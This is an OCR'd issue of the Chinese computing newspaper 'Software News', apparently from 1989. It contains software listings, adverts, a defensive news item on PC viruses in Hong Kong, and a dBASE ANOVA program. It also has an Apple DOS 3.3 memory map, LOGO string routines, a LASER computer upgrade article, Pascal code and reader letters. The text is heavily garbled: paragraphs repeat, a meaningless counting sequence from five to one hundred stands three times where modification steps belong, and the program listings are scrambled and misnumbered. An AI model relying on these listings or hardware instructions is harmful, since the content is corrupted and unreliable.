在我国的大部分地区，由于各单位，各部门之间计算机的发展往往是孤立的，相互信息闭塞，互不联系。所以，成功的经验得不到推广，存在的问题得不到注意，在有的部门已经开发了软件，在其它部门还在花费人力、财力去开发，浪费了大量的人力、财力，也降低了计算机的利用率。

鉴于上述存在的问题，我们应针对性的从以下几个方面做出努力：

★编号：891101  
名称：图形DBASE PLUS  
作者：陈群等  
功能介绍：FOXBASE PLUS 2.0版是FOXBASE最新版本，汉字DBASE II的程序可以不加修改地在FOXBASE PLUS上运行。FOXBASE比DBASE II快6.7，但是FOXBASE PLUS存在着绘制统计图形和多窗口功能差的特点。增强型FOXBASE PLUS对这些不足之处进行了改进，增加了图形功能，可以画出各种复杂的统计图形和图表(如直方图等)；可以多窗口显示而不减少汉字显示的行数；对菜单的驱动采用“光棒”的方式；对图表的打印。增强型FOXBASE PLUS将使您从复杂的制表和菜单的编排中解放出来，功能更强，编制的系统更加美观，能节省三分之一的编程量，大大加快系统的开发过程。

□显示而不减少汉字显示的行数；对菜单的驱动采用“光棒”的方式；对图表的打印。增强型DBASE II PLUS将使您从复杂的制表和菜单的编排中解放出来，功能更强，编制的系统更加美观，能节省三分之一的编程量，大大加快系统的开发过程。

程序语言：8086汇编语言  
运行环境：IBM XT/AT及兼容机系列  
转让形式：盒2张、说明1份  
转让价格：100元(含邮资)  
收款单位：成都《软件报》信息部  
★编号：891103  
名称：IBM-5550 机中文 X BASIC 语言

作者：张进保  
功能介绍：在谈语言中，可直接调用DOS命令，完成诸如编辑、修改或脱机打印文件等其它BASIC语言版本难以完成的工作，可以直接设置打印机参数，可以在图形方式下绘制20多种类型(实线、虚线、点划线等)直线，可以绘十多种标志符号(如三角、方块、箭头等)；可以快速方便地显示、快速放大或缩小倍数的字符，汉字或自定义符号；可在屏幕任意位置按垂直、水平或斜45°的方向压缩一倍或不压缩的字符，可十分方便地在屏幕上实现放大或不放大的屏幕拷贝。

该软件可完全替代IBM-5550机的所有BASIC语言，运行以前在它上面开发的所有软件且提示信息全是中文。盘上的XBASIC.HLP为该软件的使用说明。  
程序语言：8086/8088 汇编语言  
运行环境：IBM-5550 机中文DOS  
转让形式：软盘一片  
转让价格：60元(含邮资)  
收款单位：成都《软件报》信息部



大凡具备真实本领的有识之士，多希望能在同等条件下通过统一考核而取得一个硬梆梆的技术职称。现国务院已作出决定，全国首先以“计算机人员水平考试”为试点，每年定期(九月份的第一个星期日)在全国各省统考，合格者，由国家人事部发给相应级别的资格证书，承认其具有担任相应技术职务的任职资格(程序员等级相当于助工，高级程序员等级相当于工程师，系统分析员等级相当于高级工程师)全国通用，对参考者不受年龄、学历、职业限制，以考代评，不论资排辈。

这好倒是好，但对考者如何复习?如何准备呢?目前就计算机软、硬件方面的书籍、资料来看，也浩如烟海，复习题又在哪里呢?试题的深浅、考题的范围、出题的规律怎样呢?解题的方法、做题的技巧以及往年的试题和答案又在何处?哪里给辅导，哪里用进阶?

为了满足全国计算机职称考试人员水平考试的需要，《软件报》已作了两件事：一是与四川大学成人教育学院联合举办了一学年的计算机函授班，其中就有“水平考试班”，欲知详情者请向1988年的第48期软件报或向本报编辑部索取简章；二是编印了《全国计算机应用人员水平考试题分析与解答》一书，它集中了从1985年全国首次考试以来各年的所有试题，不但给出了全部答案，而且还作了全面分析，让大家掌握解题的方法和编程技巧，真正在发行，每册8.00元，另加邮资1.00元，欲购者，款寄成都市西四路科大书报室 罗秀武



在以汉字为主的国家和地区，计算机利用率高，汉字输入快是个关键，如何提高汉字输入呢?请参加“汉字输入技术”培训。

一、培训对象：①使用“未来-Ⅱ汉字操作系统”的计算机汉字输入技术。该系统自1987年通过省鉴定后，相继获得成都军区优秀软件奖和四川省优秀软件奖；在两年多的应用中，众多用户反映良好。经培训后的学员一般输入可达200字左右/分钟。②计算机的操作及其维护。③一般文书、报刊的编排艺术。

二、主讲教师：未来-Ⅱ汉字编码研制者高级工程师 钱玉趾

三、培训时间：第一期1989年11月11日至17日；第二期1989年12月11日至17日；第三期1990年1月11日至17日。

四、培训费：每期每人80元(含上机资料费)

五、报名时间及地点：每期开学前1-2日在成都市金河街75号《软件报》编辑部。外地学员路费食宿自理(本编辑部负责联系安排)，欢迎各单位计算机操作人员及转业人员参加培训。培训单位：四川省科技咨询中心、成都军区司令部自动化站、《软件报》编辑部、成铁二小校印刷厂

山西 魏立新  
本版责任编辑：04号

## 电脑病毒破坏性强 已有三种入侵香港

电脑病毒有越来越严重的趋势，香港近期也受到三种电脑病毒的侵袭，令电脑界大感头痛。目前各有关应用电脑的机构已不敢轻易用电脑外借，或让外来软件插入电脑使用，尤其不敢使用来历不明的外借软件。

据悉，香港一些大公司如电话公司等电脑部门，为防范电脑病毒入侵，已命令职员不得将拷贝电脑软件在电脑上使用，所有软件均使用原装正版，尽量减低电脑数据遭破坏的机会。  
香港电脑专家认为，只要小心使用电脑，上述的三种病毒均可不会感染或扩散。首先做到，第一次使用的软件必须查清所存的数据，并可利用MICROSOFT 软盘操作系统的检查命令来检查软盘是否有病毒；然后启动系统，启动系统后要检查电脑的内存，将数据及资料拷贝；避免过长的目录，要设立分目录；把所有电脑程序及数据均拷贝分开存储。只要认真把关，就能免受电脑病毒的侵袭。  
摘自《计算机信息报》

## 启事

△根据上海市报刊发行局规定，上海市区、郊县读者从明年元月起，《软件报》，截止收订日期为今年12月17日，逾期只能从二月份起订，请尽快到邮局办理订阅手续。  
上海市四川北路  
电马路 钟爱国





用 C-dBASE II 编制的统计学中的 F 检验程序

虽然人们用 C-dBASE II 编制出各种不同的管理软件, 充分发挥了 C-dBASE II 的数据管理功能, 但总认为 C-dBASE II 计算功能差, 没有数组变量, 故不大用它来进行统计计算。前不久, 由于工作需要, 我在对四川省职业防治研究所关于氯代甲烷作业人员健康状况调查中分析中几组数据进行处理时, 利用字符串宏替换解决了在 C-dBASE II 中使用数组变量的问题, 编制出了统计学中的 T 检验、F 检验、Q 检验等程序, 提高了 C-dBASE II 的计算功能, 并上机通过。现将统计学中的 F 检验程序 (即单因素方差分析) 打印出来, 供读者使用。该程序在 IBM PC/XT 机上通过, 为了增强程序的可读性, 特加上语句号。

以下是统计学中 F 检验程序 (即单因素方差分析) 的公式。

设有按一定顺序排列的一组数据如下, X<sub>11</sub> X<sub>12</sub> X<sub>13</sub>...X<sub>1n1</sub> X<sub>21</sub> X<sub>22</sub> X<sub>23</sub>...X<sub>2n2</sub> X<sub>31</sub> X<sub>32</sub> X<sub>33</sub>...X<sub>3n3</sub> X<sub>41</sub> X<sub>42</sub> X<sub>43</sub>...X<sub>4n4</sub> (n<sub>i</sub> 为各组个数中的最大者)

计算公式:

(1) 总变异的高均差平方和 ∑∑S<sub>T</sub>

∑∑S<sub>T</sub> = ∑<sub>i=1</sub><sup>k</sup> ∑<sub>j=1</sub><sup>n<sub>i</sub></sup> (X<sub>ij</sub> - X̄)²

式中, X̄ 为总均数 X̄ = (∑<sub>i=1</sub><sup>k</sup> ∑<sub>j=1</sub><sup>n<sub>i</sub></sup> X<sub>ij</sub>) / n

≈ ∑X/n

(2) 组内变异的高均差平方和 ∑∑S<sub>D</sub> 及均方 (M<sub>D</sub>)

∑∑S<sub>D</sub> = ∑<sub>i=1</sub><sup>k</sup> ∑<sub>j=1</sub><sup>n<sub>i</sub></sup> (X<sub>ij</sub> - X̄<sub>i</sub>)²

M<sub>D</sub> = ∑<sub>i=1</sub><sup>k</sup> ∑<sub>j=1</sub><sup>n<sub>i</sub></sup> (X<sub>ij</sub> - X̄<sub>i</sub>)² / (n - k)

式中, X̄<sub>i</sub> 为第 i 组的均数, n 为样本总个数。

X̄<sub>i</sub> = (∑<sub>j=1</sub><sup>n<sub>i</sub></sup> X<sub>ij</sub>) / n<sub>i</sub> (i=1, 2, ..., k)

(3) 组间变异的高均差平方和 ∑∑S<sub>B</sub> 及均方 (M<sub>B</sub>)

∑∑S<sub>B</sub> = ∑<sub>i=1</sub><sup>k</sup> n<sub>i</sub> (X̄<sub>i</sub> - X̄)²

M<sub>B</sub> = ∑<sub>i=1</sub><sup>k</sup> n<sub>i</sub> (X̄<sub>i</sub> - X̄)² / (k - 1)

(4) F = M<sub>B</sub> / M<sub>D</sub>

(5) 第 i 组的标准差

S<sub>i</sub> = (∑<sub>j=1</sub><sup>n<sub>i</sub></sup> (X<sub>ij</sub> - X̄<sub>i</sub>)² / (n<sub>i</sub> - 1))<sup>1/2</sup>

程序中主要标识符:

- n<sub>i</sub> 第 i 组观察值的非 0 个数
n 总样本个数
x 总均数
P<sub>i</sub> 第 i 组的均数
y 总变异 ∑∑S<sub>T</sub>
j<sub>i</sub> 第 i 组的标准差
Z 组内变异 ∑∑S<sub>D</sub>
W 组内均方

```
type wmp2.prg
57 total on c to
bb2 all
11 set talk off
12 ? "请输入数据
文件名"
13 ace to name
14 set print on
15 ? "数据文件名:"
"aname"
16 ? " "
17 set print off
18 use aname
19 repl c with
? " "
20 copy to rr
21 copy to pp
22 ? "输入组数"
23 ace to h
24 k=va(l,h)
25 set print
on
```

```
26 ? "k=",k
27 set print
off
28 use rr
29 a=1
30 do while
a<=k
31 i=1
32 count all for
*xi#0 to ni
33 a=a+1
34 enddo
35 total on c
to bbl all
36 use bbl
37 list off
38 go top
39 x=0
40 n=0
```

```
41 a=1
42 do while
a<=k
43 i=1
44 n=n+ni
45 x=x+xi
46 phi=xi/ni
47 a=a+1
48 enddo
49 x=x/n
50 use rr
51 a=1
52 do while
a<=k
53 i=1
54 repl all xi
with (xi-x)*
(xi-x) for xi#0
55 a=a+1
56 enddo
```

Q 组间变异
r 组内均方
f F 值
Wmp2.prg 单因素方差分析程序中主要语句说明:

- 1语句 清内存。
2语句 执行的结果不显示在屏幕上。
3语句 输入数据文件名。
8-12语句 输入组数并打印。
14-19语句 统计每组非 0 个数。
20语句 求各组的总和数。
21-31语句 求总个数, 总和数, 及各组均数。
32语句 求总均数。
35-48语句 求总变异 ∑∑S<sub>T</sub>。
49-65语句 求组内变异及各组标准差。
66语句 求组内均方。
67-73语句 求组间变异。
74语句 求组间均方。
75语句 计算 F 值。
77语句 至最后语句 系打印单因素方差分析及组内均方数据。
子程序 mf2.prg 是打印的一条横线。
单因素方差分析程序使用说明:
(1) 使用本程序之前, 应建立一个数据库结构, 若有 k 组, 则建库时就要有 k 个字段。
(2) 字段名应用 X<sub>i</sub> (i=1, 2, 3, ..., k)
(3) 字段宽度应以能放下每组数据的高均差平方或最大些为宜, 但不能超过 C-dBASE II 所规定的数据库范围。
(4) 当数据输入完毕后, 就用 USE 存盘。
(5) 应再重新增加一个字段, 字段名为 C, 字段类型为 W 字型。
(6) 当确认 Wmp2.prg, mfi 及数据库文件在当前盘上时, 就用 DO Wmp2.prg 根据提示输入信息即可。程序清单附后。

```
57 total on c to "各组均数 xi" 139 @ prov( ),44
bb2 all 104 @ i,60 say say str(r,lg(n))
"各组标准差 si" +3,2)
105 a=1 105 g=1
106 do while a<=k 141 @ prov( ),60
107 i=1 107 i=1
108 @ a+1,1 say 142 @ prov( )+1,4
"xi" say "组内变异"
109 n=ni 143 g=g+1
110 @ a+1,14 say 144 @ prov( ),20 say
str(z,lg(g)+3,2)
str(n)
112 n=phi 145 @ prov( ),34
113 e=1/n 146 g=g+1
114 @ a+1,34 say 147 @ prov( ),44
str(w,lg(n)+5,4) say str(w,lg(n)+3,2)
115 n=shi 148 set devi to print
116 e=1/n 149 do af2
117 @ a+1,54 say 150 @ prov( )+1,1
str(m,lg(n)+5,4) say " "
@ a+2,1 say " "
118 a=a+1 151 @ pgov( )+1,1
119 enddo say " "
120 do af2 169 set print off
121 @ prov( )+1,1 177 retu
say "总均数="
122 @ prov( ),10
say x
123 @ prov( )+2,28
say "单因素方
差分析表"
124 @ prov( )+1,1
say " "
125 do af2
126 @ prov( )+1,1
say "变异来源"
@ prov( ),28 say
"高均差平方和"
127 @ prov( ),40
say "自由度"
128 @ prov( ),50
```

```
129 @ prov( ),70
say "F 值"
130 @ prov( )+1,4
say "总变异"
131 i=1
132 @ prov( ),20
say str(y,lg(n))
+3,2)
133 @ prov( ),34
say str(n-1)
134 @ prov( )+1,4
say "组间变异"
135 g=1
136 @ prov( ),20
say str(q,lg(n)+3,2)
137 @ prov( ),34
say str(k-1)
138 g=g+1
```

国内有人对干台故障率机的故障成因作过粗略的统计, 其中电网和接地问题引起的故障占 10%。若微机或系统没有接地回路, 在工作时可能产生不稳定或不安全的潜在危险性, 即出现下面的一系列问题:

1. 不正常的程序执行;
2. 不能够读软盘和硬盘上的信息;
3. 造成人身伤亡和设备损坏;
4. 缩短微机的使用寿命;
5. 容易使接口板和接口部分;
6. 容易产生静电干扰。

因为主机及外部设备由于电感和电容的耦合会使外壳上带有一定的交流感应电压, 有时这种电压高达几十伏、上百伏, 即使关掉电源开关, 有时这种电压也照样存在。因为电源开关只能切断两条电源线中的一条, 这么高的电压 (虽然产生的电流不大) 也很容易引起微机的接口板电路的烧毁, 特别是插板接口部分, 主调和外设外壳间电位差会瞬时在接口部分放电, 特别容易烧毁微机、组合件或系统。若预防这些事故的发生, 就要使微机或系统在使用过程中有一定良好的接地。文又 黄品忠

DOS 3.3 操作系统开机引导后常驻内存地址是 \$9600~\$BFFF。系统在磁盘上的存放位置为 0~2 磁道。其基本结构包括三个层次。最外层即最高层次称为 DOS 命令解释器 (CMD)。它是各种 DOS 命令判断和执行的程序段, 也是 DOS 系统人机交换的界面。第二层次是档案管理系统 (FMS), 它按照 DOS 命令的具体内容及特定的使用表来控制 RWTS 处理磁盘上的文件。它是 DOS 命令处理器与 RWTS 程序的中介。最内层是磁道区读写程序 (RWTS), 它是直接完成操作的程序。

DOS 驻机内存单元的分配情况大体为: 命令处理程序 (CMD) 部份: \$9D00~\$AAC0; 档案管理系统: \$AAC1~\$B5FF; 磁道区读写程序 (RWTS): \$B700~\$BFFF。其中的 \$B000~\$B6FF 是 DOS 的装入程序。它被安排在磁盘上 0 磁道 0 磁区。在开机引导后它配合驱动器引导程序 (通常对 0 号槽是 \$C000 的一页), 将 DOS 由磁盘上装入内存。\$9600~\$9CFF 是 7 页是 DOS 资料暂存区, 它不占磁道区位置。因此 DOS 在磁盘上实际占用部份是 \$9D00~\$BFFF。它在磁盘上的具体安排见下表。对于系统原盘, 0 磁道的 \$0A 和 \$0B 两个磁区写有 DOS 重新定位程序。

| 磁道 | 磁区   | DOS 系统存放单元    | 备注    |
|----|------|---------------|-------|
| 0  | \$00 | \$B600~\$B6FF | BOOT1 |
|    | \$01 | \$B700~\$B7FF | BOOT2 |
|    | \$02 | \$B800~\$B8FF |       |
|    | \$03 | \$B900~\$B9FF | RWTS  |
|    | \$04 | \$BA00~\$BAFF |       |
|    | \$05 | \$BB00~\$BBFF |       |
|    | \$06 | \$BC00~\$BCFF |       |
|    | \$07 | \$BD00~\$BDFF |       |
|    | \$08 | \$BE00~\$BEFF |       |
|    | \$09 | \$BF00~\$BFFF |       |
| 1  | \$00 | \$A100~\$A1FF |       |
|    | \$01 | \$A200~\$A2FF |       |
|    | \$02 | \$A300~\$A3FF |       |
|    | \$03 | \$A400~\$A4FF |       |
|    | \$04 | \$A500~\$A5FF |       |
|    | \$05 | \$A600~\$A6FF |       |
|    | \$06 | \$A700~\$A7FF |       |
|    | \$07 | \$A800~\$A8FF |       |
|    | \$08 | \$A900~\$A9FF |       |
|    | \$09 | \$AA00~\$AAFF |       |
| 2  | \$00 | \$B100~\$B1FF |       |
|    | \$01 | \$B200~\$B2FF |       |
|    | \$02 | \$B300~\$B3FF |       |
|    | \$03 | \$B400~\$B4FF |       |
|    | \$04 | \$B500~\$B5FF |       |
|    | \$05 | 以下空磁区         |       |

新州 叶子

利用 PCTOOLS 对 DBASE II 进行类容

DBASE II 1.0A 版, 由于带有汉字帮助功能而深受广大喜爱, DBASE II 对数据的录入与修改提供了功能较强的全屏编辑命令。在使用这些命令时, 为了操作方便, 时常要打开功能提示菜单, 但由于提示菜单边框线是采用大于 128 的 ASCII 码值的字符构成, 在中文方式下, 屏幕显示很不美观, 为此对其进行修改, 使边框线在中西文方式下都能正常显示, 方法如下: 启动 PCTOOLS, 然后将 DBASE II 盘插入 A 驱动器。用 FIND 或 SEARCH 功能在 A 盘文件 DBASE.OVL 中查找以下 16 进制串: "BA00BB00C00C800C900CD00CA0D CB" 找到后键入 "E" 将其修改为以下 16 进制串: "FC02D002D002D002D002D002" 然后按 F5 键存盘后退出即可。

云南 赵家文 本版责任编辑: 07 号

# LOGO 字函数与不怕撕裂的数

```

程序一
TO LEN :M
IF :M = 0 OP 0
OP :LEN BF :M
END

TO PICK :A# :N
IF :N = 1 OP FIRST :A#
OP PICK BF :A# :N - 1
END

TO PICKR :A# :I
IF :I = 1 OP LAST :A#
OP PICKR BL :A# :I - 1
END

TO MID$ :A# :I :J
IF :J = 1 OP PICK :A# :I
OP WORD PICK :A# :I MID$ :A# :I + 1 :J
END

TO LEFT$ :A# :I
IF :I = 1 OP FIRST :A#
OP WORD FIRST :A# LEFT$ BF :A# :I - 1
END

TO MIDR$ :A# :I :J
IF :J = 1 OP PICKR :A# :I
OP WORD MIDR$ :A# :I + 1 :J - 1 PICKR :A# :I
END

TO RIGHT$ :A# :I
IF :I = 1 OP LAST :A#
OP WORD RIGHT$ BL :A# :I - 1 LAST :A#
END

```

编写一个机器语言程序，使中华机器具有发声响功能(见程序清单)。在监控状态下输入程序，然后键入 3FS、4C 29 03 然后回到 BA SI C 状态，如果要使用发声响功能如键入 & 即可，只需中止此功能同时按下 Ctrl-Res et。

如发声响大小，可适当修改 \$ 311 单元。此程序同样适用于苹果 I 及其兼容机。

成都四十七中 蔡德

```

0300- E6 7E 30 02 E6 4F 2C 00
0308- C0 10 F1 20 4A FF 45 40
0310- A0 80 8F 0C 20 AB FC AD
0318- 30 C0 80 00 F3 20 3F FF
0320- 91 28 AD 00 C0 2C 10 C0
0328- 60 8F 00 83 3E AF 03 85
0330- 3F 60

```

众所周知，BASIC语言由于有字符串概念及几条字符串函数，使它广泛地应用于事务管理及非数值性计算工作。LOGO语言对字符串处理及应用具有强大功能，而使用与别的程序设计语言具有迥然不同的特色，但它却没有像 BASIC 那样的直接的字符串函数的原语命令。为了使用下的方便，类于 BASIC 字符串函数，建立几个 LOGO 字函数的工具过程，以便随时调用，且更增添 LOGO 字处理功能的灵活性。

下面是七个 LOGO 字函数过程的清单。现对它们的意义及使用稍加说明。(见程序一)

1. LEN 过程，求字符串长度。它有一个 LOGO 字作为输入。运行后输出该字的长即该字中所含字符个数。例如键入 PR LEN "ABCDE"，结果为 5。
2. PICK 过程，取字符串中指定字符过程。有两个输入。一个字符串，一个数字。运行后输出所给字的第几个字符。例如键入 PR PICK "ABCDE" 4，结果为 D。
3. PICKR 过程，与 2 类似，区别在于输出的字符是从右数。例如键入 PR PICKR "ABCDE" 4，结果为 B。
4. MID \$ 过程，求子字过程。带三个输入，一个 LOGO 字，两个数。概念完全等同于 BASIC 中求子字符串的 MID \$(A\$, n, m) 函数。例如键入 PR MID \$ "ABCDE" 2 3，结果为 BC D。特别当 i=1 时，等效于 5。
5. LEFT \$ 过程，求左子字过程。同于 BASIC 中的 LEFT \$(A\$, n) 函数。例如键入 PR LEFT \$ "ABCDE" 3，结果为 ABC。当取一个 LOGO 字左边几个字符时，用此过程比用 MID \$ 过程简单得多，虽然同样都可达到目的。
6. MIDR \$ 过程，与 4 类似。不过输出为一个字从右边数起第几个开始的几个字符。当所给 LOGO 的字符个数多即 LOGO 字很长，且所取子字又很小时，使用此过程比用 MID \$ 过程要快得多。特别当 i=1 时，等效于 7。例如键入 PR MIDR \$ "ABCDE" 3 2，结果为 BC。
7. RIGHT \$ 过程，求右子字过程。类似于 5。同于 BASIC 中的 RIGHT \$(A\$, n) 函数。例如键入 PR RIGHT \$ "ABCDE" 3，结果为 CDE。

只要稍加修改有关地方，以上方法对表的处理将有同样效果。应用上面所建立的 LOGO 字函数过程，解决一个颇为有趣的实际问题。

有这样一些数，如

$$81 = (8+1)^2 = 9^2 = 81$$

$$3025 = (30+25)^2 = 55^2 = 3025$$

其特征是，把它们对半分分成二数，然后相加，和再平方，还是原数。真像魔术，粘合，加点添加剂，又成原模样。权且称它们为“破镜重圆”的数，或不怕撕裂的数。请找出具有这种特性的数。

解法 1 建立主过程 LS1，它以 LEM, LEFT \$, RIGHT \$ 为子过程。

解法 2 建立主过程 LS2，它以 LEN, PICK, MID \$ 为子过程。

两种解法程序，均由四个过程构成。分别调用了不同的 LOGO 字函数过程，结果却完全相同。

两个主过程清单及运行结果见左上。(见程序二)

几点说明，①LS1和LS2过程中停止规则用 N>48340 是因为它已接近 LOGO 所能输出的最大整数 48340.9，以 2147483648。而 48341=2.14748E9 已无法用数值形式输出，分裂自然失去意义。

②由于 LOGO 内存限制关系，要得到 2 位、4 位、6 位、8 位这 11 个不怕撕裂的数，应分三次得到。建议键入 LS1 9 4，LS1 703，LS1 4950。

本文中所有过程及结果，均在 CEC-1 机上运行并打印。西安 杨周天

编者按：LASER 310/200 计算机是在我国普及较早，拥有最大规模的机型之一，为我国计算机普及做出了一定的贡献。由于此机分辨率低、功能较弱，使用者初步掌握 BASIC 语言后，感到“食之无味，弃之可惜”。为了充分发挥这些机器的潜力，本报特介绍 LASER 机改升级汉化等方面的技术，并与北京光华综合应用技术开发部联合组织跟我学改装 LASER 机活动。主要内容有：1. 高显实验 2. 汉字系统 3. 功能扩展 4. 硬件介绍 5. 应用实例等。供应办法见 2-3 版中端。

一、概述  
LASER 机汉化是

或者长期追求的目标，本文着重介绍 QZ 高显汉字卡，系统的改造及其应用。

QZ 系统由两部分组成，装在机壳内的称为 RAM (简称 T 卡)，上有 RAM 控制卡，及有译码电路等。RAM 高显用，其地址在 C 数据线上直接挂接在 MC6847 芯片上，而不能接 280 总线，所以要装在机内。EPROM 支持软件系统，包括以下除汉字外的绝大部分功能，T 卡是单独使用的扩展卡。QZ C 卡用作外部分联连，接有国际一、二级点阵字库，扩展 RAM 接口，C 卡同时支持 PP40 绘图仪及各种 9 针打印机打印图标阵汉字。

机内 MC 68 47 是专用于显示信号处理的大规模集成电路，它是“单片机”有自己的地址、数据、控制线及时钟信号。在图形方式下有 8 种不同的分辨率和彩色构成，由 27、28、30 三只管脚上的电平信号决定。原设计将 27 脚固定接高电平，29 脚

脚固定接地，即只用了 128 × 64 一种分辨率。而根据 6847 本身特性如上下三脚同时高电平可达到 256 × 192 (两色) 改变不同脚号的连接以达到需要的高分辨率。

作为实用高技术，T 卡上有 8KRAM 供高显使用，地址是 E000 到 FFFF，高显画面用前 6K，后 2K 用于汉字库 (1)，不占用户内存，所以 200 机也能用。另外通过存贮器切换技术保留了原 MODE (O)、MODE (I) 状态，同时高、低显切换时各自的显示内容不受影响。

改装时主机印刷板上断五、六、七、八、九、十、十一、十二、十三、十四、十五、十六、十七、十八、十九、二十、二十一、二十二、二十三、二十四、二十五、二十六、二十七、二十八、二十九、三十、三十一、三十二、三十三、三十四、三十五、三十六、三十七、三十八、三十九、四十、四十一、四十二、四十三、四十四、四十五、四十六、四十七、四十八、四十九、五十、五十一、五十二、五十三、五十四、五十五、五十六、五十七、五十八、五十九、六十、六十一、六十二、六十三、六十四、六十五、六十六、六十七、六十八、六十九、七十、七十一、七十二、七十三、七十四、七十五、七十六、七十七、七十八、七十九、八十、八十一、八十二、八十三、八十四、八十五、八十六、八十七、八十八、八十九、九十、九十一、九十二、九十三、九十四、九十五、九十六、九十七、九十八、九十九、一百。

改装时主机印刷板上断五、六、七、八、九、十、十一、十二、十三、十四、十五、十六、十七、十八、十九、二十、二十一、二十二、二十三、二十四、二十五、二十六、二十七、二十八、二十九、三十、三十一、三十二、三十三、三十四、三十五、三十六、三十七、三十八、三十九、四十、四十一、四十二、四十三、四十四、四十五、四十六、四十七、四十八、四十九、五十、五十一、五十二、五十三、五十四、五十五、五十六、五十七、五十八、五十九、六十、六十一、六十二、六十三、六十四、六十五、六十六、六十七、六十八、六十九、七十、七十一、七十二、七十三、七十四、七十五、七十六、七十七、七十八、七十九、八十、八十一、八十二、八十三、八十四、八十五、八十六、八十七、八十八、八十九、九十、九十一、九十二、九十三、九十四、九十五、九十六、九十七、九十八、九十九、一百。

```

Program dates(input,output);
type month=(jan,feb,mar,apr,may,
jun,jul,ang,sep,oct,nou,dec);
year=1900..1999;
length=28..31;
nar y:year; i:length;
m:month; m:0..11;
begin readln(y,m);
case m of
0: m:=jan;
1: m:=feb;
2: m:=mar;
3: m:=apr;
4: m:=may;
5: m:=jun;
6: m:=jul;
7: m:=aug;
8: m:=sep;
9: m:=oct;
10: m:=nou;
11: m:=dec;
end;
end

```

梁光到同志对教材中的不妥之处提出了自己的看法和作法，这很好！希望其他学员都能如此，大胆地发表自己的看法，让我们共同探讨和切磋技艺。

四川大学 杨清

我认为教材 123 页第 20 行，“如果需要连续插入若干行，那么每插入一个新行，事先都必须先敲入 & 键，分出一行”，这一段话不太妥当；实际运行时也太繁琐。

我们的作法是：若要插入若干行，只需敲一次 & 键，待空出一行后，再按一次 INS 键，打开插入方式开关。输入完一行后，按回车键，下面自动又空出一行，又少输入。输入完最后一行后，按 INS 键，关闭插入方式开关。回车后便进入下一行，不会自动空行了。这样做比教材所述还要简便得多。

江油：长城铸钢公司第三钢厂计算机中心 梁光到

杜玉坤同志：

你的作业做得很好，绝大多数在机器上通过，对教材内容和上机情况注意发现问题，现在提两点供你参考：

(1) 教材中的内容可能有印刷错误，另外也可能有自身的少许错误，通过前后阅读，是可以断定的。

(2) 教材中的程序使用的不同系统，会有少许差别，因此你使用什么系统编制程序，可以查阅一下有关说明书。

你提出的问题解答后。

四川大学付教授 张升楷

使用 CTurbo Pascal 的 CTRL-Z 是控制文件结束的，回车键是控制行结束的，我系老师使用中无问题。

(四)教材 P81 例 4

i:=85 不正确，变量的值超界是不能执行的。

(五)P61 主程序可调用 P1a 和 P2a 两个过程，其中 P2a 应改为 P1b，因为过程 P1a，P1b 是在主程序同层中并列定义的两个过程，P1a、P1b 定义后就可在主程序中使用。


主程序不能直接调用 P2a、P2b、P3 这是因为过程 P2a、P2b 是过程 P1a 中定义的局部过程，P2a、P2b 只能在 P1a 的过程中才能调用，同理 P3 只能在 P2b 的过程中才能调用。(六)P134 不能通过的原因，是因为 Turbo Pascal 不能提供此操作。

(七)P140 用 Turbo Pascal；打印标准文件名为 LST 而不是 lpt1

LASER 汉化升级 (I)

作为实用高技术，T 卡上有 8KRAM 供高显使用，地址是 E000 到 FFFF，高显画面用前 6K，后 2K 用于汉字库 (1)，不占用户内存，所以 200 机也能用。另外通过存贮器切换技术保留了原 MODE (O)、MODE (I) 状态，同时高、低显切换时各自的显示内容不受影响。

改装时主机印刷板上断五、六、七、八、九、十、十一、十二、十三、十四、十五、十六、十七、十八、十九、二十、二十一、二十二、二十三、二十四、二十五、二十六、二十七、二十八、二十九、三十、三十一、三十二、三十三、三十四、三十五、三十六、三十七、三十八、三十九、四十、四十一、四十二、四十三、四十四、四十五、四十六、四十七、四十八、四十九、五十、五十一、五十二、五十三、五十四、五十五、五十六、五十七、五十八、五十九、六十、六十一、六十二、六十三、六十四、六十五、六十六、六十七、六十八、六十九、七十、七十一、七十二、七十三、七十四、七十五、七十六、七十七、七十八、七十九、八十、八十一、八十二、八十三、八十四、八十五、八十六、八十七、八十八、八十九、九十、九十一、九十二、九十三、九十四、九十五、九十六、九十七、九十八、九十九、一百。





# 软件报

## 国营建南机器厂隆重推出

STD工业控制机的温度控制器, 3.5"温盘驱动器, 20MB, 30MB, 40MB, 配联; 系统 I、II。  
中华学习机联双密度温盘驱动器(320KB)。  
厂址: 湖南省怀化市507信箱  
联系人: 谢伟菊 电话: 23301-061  
电挂: 4503 邮政编码: 41800

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编: 刘敬雄  
国内统一刊号CN51-0090 邮代代号: 81-74 地址: 成都市金河街75号 邮编: 610015

### 现代文印设备及其选用评价因素

——长沙市 刘敬雄——

办公自动化技术为变革传统文印方式提供了行之有效的途径, 采用办公自动化技术实现文印现代化的部门, 工作效率和质量大大提高, 这就激发了现代文印设备取代传统文印设备的热潮蓬勃兴起。但是, 品种繁多的设备让人眼花缭乱, 无从下手, 要把有限的资金用得恰到好处, 必须了解和掌握这些设备的有关知识。

现代文印设备主要包括中英文电子打字机、微机文字处理系统、激光打印机、复印机、小型胶印机、高速油印机等, 其作用是代替过去办公室使用的机械中文打字机、油印机等传统文印设备。与传统文印设备相比, 现代文印设备主要具有下述优越性: ①汉字输入快, 汉字输入最快时速可达11000字以上, 平均时速是机械打字机的3倍左右。高速油印机和小型胶印机印制时达3000-10000页可刷。②质量好, 可输出多种字体字号, 清晰美观, 几乎与铅印媲美。③易修改: 能对字、行段进行任意增、删、改、移动、调换、查找等操作, 简单易懂, 不留痕迹, 错误多时只好重打。④能存储: 输入的文章、表格等可存储在磁盘、光盘等介质上, 随时调阅, 极其方便。⑤多层次: 能借脂低用油印机和高速油印机印, 用针式打印或激光打印机输出清样复印或胶印, 满足不同

层次的质量、数量要求。⑥强度低, 大大降低了劳动强度。美中不足是投资较大, 使用的各类消耗材料价格也较高。现代文印设备虽然种类繁多, 但从功能上分有两大类: 一是清样(包括腊纸)输出部分, 二是印制部分。选购各种设备必须事前经过市场调查, 特别是到用户处实地考察, 了解设备功能、质量、价格、售后服务、厂家信誉、零配件、易损件和消耗材料供应、性能价格比等因素, 除此之外, 对于清样输出和印制部分还有其特别需要重点了解的因素, 否则, 可能买一些事与愿违的设备。

